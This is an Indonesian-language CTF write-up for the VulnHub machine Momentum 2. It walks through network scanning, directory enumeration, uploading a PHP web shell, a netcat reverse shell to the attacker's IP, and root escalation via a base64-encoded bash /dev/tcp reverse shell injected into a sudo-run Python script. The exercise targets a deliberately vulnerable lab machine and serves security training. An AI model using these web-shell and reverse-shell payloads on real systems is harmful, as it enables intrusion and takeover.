
CTF MOMENTUM 2

Vulnerable machine: Momentum 2
https://www.vulnhub.com/entry/momentum-2,702/



1. Menemukan IP Target


- melakukan scanning network dengan nmap untuk menemukan IP target

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09 20:26 EST
Nmap scan report for 192.168.1.1
Host is up (0.0038s latency).
Nmap scan report for 192.168.1.2
Host is up (0.010s latency).
Nmap scan report for 192.168.1.110
Host is up (0.0041s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 10.87 seconds
```

2. Menemukan port yang terbuka pada server

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV 192.168.1.110
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09 20:34 EST
Nmap scan report for 192.168.1.110
Host is up (0.041s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 02328e5b27a8eaf2fe11db2f57f4117e (RSA)
|   256 7435c8fb96c19fa0dc736ccd8352bfb7 (ECDSA)
|_  256 fc4a70fbb97d3289350a453dd98bc595 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Momentum 2 | Index
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.51 seconds
```


3. Membuka halaman website
-membuka halaman utama




-lakukan directory brute force dengan gobuster

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.1.110 -w /usr/share/wordlists/dirbuster/directory-lis
t-2.3-medium.txt -x html,php,txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.110
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.tx
t
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
2023/03/09 20:47:16 Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/img                  (Status: 301) [Size: 312] [--> http://192.168.1.110/img/]
/index.html           (Status: 200) [Size: 1428]
/.php                 (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://192.168.1.110/css/]
/ajax.php             (Status: 200) [Size: 0]
/manual               (Status: 301) [Size: 315] [--> http://192.168.1.110/manual/]
/js                   (Status: 301) [Size: 311] [--> http://192.168.1.110/js/]
```


-dari hasil directory brute force dengan gobuster ditemukan halaman `/js` dengan tampilan sebagai berikut




-jika file main.js dibuka terdapat informasi bahwa website tersebut mengupload file dengan menjalankan kode di ajax.php



-jika file `ajax.php` dibuka tampilannya kosong



-lakukan directory brute force dengan dirb untuk menemukan lokasi file backup `ajax.php.bak`



-setelah lokasi file `ajax.php.bak` ditemukan, download file tersebut dengan perintah wget

```
┌──(root㉿kali)-[/home/kali]
└─# wget http://192.168.1.110/ajax.php.bak
--2023-03-09 21:50:55--  http://192.168.1.110/ajax.php.bak
Connecting to 192.168.1.110:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 357 [application/x-trash]
Saving to: 'ajax.php.bak'

ajax.php.bak          100%[===================>]     357  --.-KB/s    in 0s

2023-03-09 21:50:55 (26.8 MB/s) - 'ajax.php.bak' saved [357/357]
```


-baca isi file ajax.php.bak dengan perintah cat, disini didapat informasi cookie bernama admin dan harus menambahkan satu karakter huruf capital dibelakang kode yang diberikan. Selain itu juga harus menambahkan field secure yang nilainya 'val1d' supaya bisa mengupload file php

```
┌──(root㉿kali)-[/home/kali]
└─# cat ajax.php.bak


   //The boss told me to add one more Upper Case letter at the end of the cookie
  if(isset($_COOKIE['admin']) && $_COOKIE['admin'] == '8G6u@B6uDXMq&Ms'){

      //[+] Add if $_POST['secure'] == 'val1d'
       $valid_ext = array("pdf","php","txt");
  }
  else{

       $valid_ext = array("txt");
  }

  // Remember success upload returns 1
```

-lakukan pengujian dengan perintah curl. Di sini kita mengirimkan file user.txt


```
┌──(root㉿kali)-[/home/kali]
└─# cat user.txt
d41d8cd98f00b204e9800998ecf8427e

┌──(root㉿kali)-[/home/kali]
└─# curl -F file=@user.txt http://192.168.1.110/ajax.php
1
```

-setelah file berhasil terupload file akan tersimpan di halaman /owls




4. Membuat program untuk mengupload shell

-buat program dengan menggunakan bahasa pemrograman python dengan source code dibawah ini. Simpan dengan nama script.py



-buat file txt yang berisi huruf capital dari A-Z



-buat file shell.php untuk diupload ke server

```
┌──(root㉿kali)-[/home/kali]
└─# nano shell.php
```

```
  GNU nano 6.4                                shell.php
<?php
        echo system($_REQUEST['cmd']);
?>

                                [ Read 3 lines ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify   ^/ Go To Line
```


-tambahkan akses eksekusi pada file script.py

```
┌──(root㉿kali)-[/home/kali]
└─# chmod +x script.py
```

-jalankan program script.py dengan python3

```
┌──(root㉿kali)-[/home/kali]
└─# python3 script.py
Warning: Illegally formatted input field!
curl: option -F: is badly used here
curl: try 'curl --help' or 'curl --manual' for more information
curl -k -F 'file=@./shell.php' -F 'secure-valid' --cookie 'admin=&G6u@B6uDXMq&MsA' http:/
/192.168.1.110/ajax.php
Warning: Illegally formatted input field!
```

-file shell.php berhasil terupload ke server



-ketik perintah whoami untuk melakukan pengujian pada program script.py yang sudah berjalan

```
[+] Shell Uploaded!
[!] Command to execute: whoami
b'www-data\nwww-data'
[!] Command to execute:
```

5. Membuat reverse shell ke server dengan netcat
-gunakan perintah ifconfig untuk melihat IP Kali linux

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.5  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::55a8:f8d3:c08d:bb9  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 1259  bytes 444016 (433.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3603  bytes 313276 (305.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

-buat sebuah listener

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lnvp 9001
listening on [any] 9001 ...
```

-eksekusi perintah netcat melalui program script.py yang sudah berjalan

```
[!] Command to execute: nc 192.168.100.5 9001 -e /bin/bash
```

-shell berhasil terkoneksi

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lnvp 9001
listening on [any] 9001 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.110] 45234
```

-buat menjadi terminal interaktif dengan perintah `python3 -c 'import pty; pty.spawn("/bin/bash")'` dan `export TERM=xtrem`

```
listening on [any] 9001 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.110] 45234
phyton3 -c 'import pty; pty.spawn("/bin/bash")'
pwd
/var/www/html/owls
export TERM=xterm
```

-lakukan navigasi ke directory home. Pada directory home ditemukan directory athena. Didalam directory athena ditemukan informasi password athena

```
cd /home
ls -la
total 16
drwxr-xr-x  4 root   root   4096 May 27  2021 .
drwxr-xr-x 18 root   root   4096 May 25  2021 ..
drwxr-xr-x  3 athena athena 4096 May 27  2021 athena
drwxr-xr-x  2 root   root   4096 May 27  2021 team-tasks
cd athena
ls -la
total 32
drwxr-xr-x 3 athena athena 4096 May 27  2021 .
drwxr-xr-x 4 root   root   4096 May 27  2021 ..
-rw-r--r-- 1 athena athena  220 May 25  2021 .bash_logout
-rw-r--r-- 1 athena athena 3526 May 25  2021 .bashrc
drwxr-xr-x 3 athena athena 4096 May 27  2021 .local
-rw-r--r-- 1 athena athena  807 May 25  2021 .profile
-rw-r--r-- 1 athena athena   37 May 27  2021 password-reminder.txt
-rw-r--r-- 1 root   root    241 May 27  2021 user.txt
cat password-reminder.txt
password : myvulnerableapp[Asterisk]
```

6. Koneksi ke akun SSH

-lakukan koneksi SSH ke server dengan user athena dan password yang sudah didapatkan

```
┌──(kali㉿kali)-[~]
└─$ echo 'myvulnerableapp*'
myvulnerableapp*

┌──(kali㉿kali)-[~]
└─$ ssh athena@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ED25519 key fingerprint is SHA256:aVUkKd3or0Ml25d7E6p9nRDjyvlHUFPmrhZnutzxW80.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ED25519) to the list of known hosts.
athena@192.168.1.110's password:
Permission denied, please try again.
athena@192.168.1.110's password:
Linux momentum2 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 27 18:12:57 2021 from 10.0.2.15
athena@momentum2:~$
```

7. Melakukan privilege escalation pada server
-lihat daftar perintah user athena yang bisa dilakukan tanpa akses root

```
athena@momentum2:~$ sudo -l
Matching Defaults entries for athena on momentum2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User athena may run the following commands on momentum2:
    (root) NOPASSWD: /usr/bin/python3 /home/team-tasks/cookie-gen.py
athena@momentum2:~$
```

-baca isi file cookie-gen.py. Disini didapat informasi bahwa file tersebut bisa menjalankan perintah command line

```
athena@momentum2:~$ cat /home/team-tasks/cookie-gen.py
import random
import os
import subprocess

print('~ Random Cookie Generation ~')
print('[!] for security reasons we keep logs about cookie seeds.')
chars = '@#$ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefgh'

seed = input("Enter the seed : ")
random.seed = seed

cookie = ''
for c in range(20):
    cookie += random.choice(chars)

print(cookie)

cmd = "echo %s >> log.txt" % seed
subprocess.Popen(cmd, shell=True)
```

-buat reverse shell lagi dengan netcat dan encode ke base64

```
┌──(kali㉿kali)-[~]
└─$ echo 'bash -i >& /dev/tcp/192.168.100.5/4444 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEwMC41LzQ0NDQgMD4mMQo=
```

-buat listener baru

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lnvp 4444
listening on [any] 4444 ...
```

-jalankan perintah switch user root dengan file python dan masukkan perintah untuk mengeksekusi reverse shell yang sudah dibuat sebelumnya

```
athena@momentum2:~$ sudo -u root /usr/bin/python3 /home/team-tasks/cookie-gen.py
~ Random Cookie Generation ~
[!] for security reasons we keep logs about cookie seeds.
Enter the seed : `echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEwMC41LzQ0NDQgMD4mMQo=" | b
ase64 -d | bash`
NcYgRPMb#OgYbAFgKXWB
athena@momentum2:~$
```

-shell berhasil terkoneksi dan didapatkan akses root

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.110] 41872
bash: initialize_job_control: no job control in background: Bad file descriptor
root@momentum2:/home/athena#
```

```
root@momentum2:/home/athena# id
id
uid=0(root) gid=0(root) groups=0(root)
root@momentum2:/home/athena# cd /root
cd /root
root@momentum2:~# ls
ls
root.txt
root@momentum2:~# cat root.txt
cat root.txt
//                    \\
}  Rooted - Momentum 2 {
\\                    //

_____________________________________________________
FLAG : 4bRQL7jaiFqK45dVjC2XP4TzfKizgGHTMYJfSrPEkezG
_____________________________________________________


by Alienum with <3
root@momentum2:~#
```

System Requirement

OPNsense:
-OPNsense 23.1-amd64
-FreeBSD 13.1-RELEASE-p5
-OpenSSL 1.1.1s 1 Nov 2022

Kali Linux: 2022.4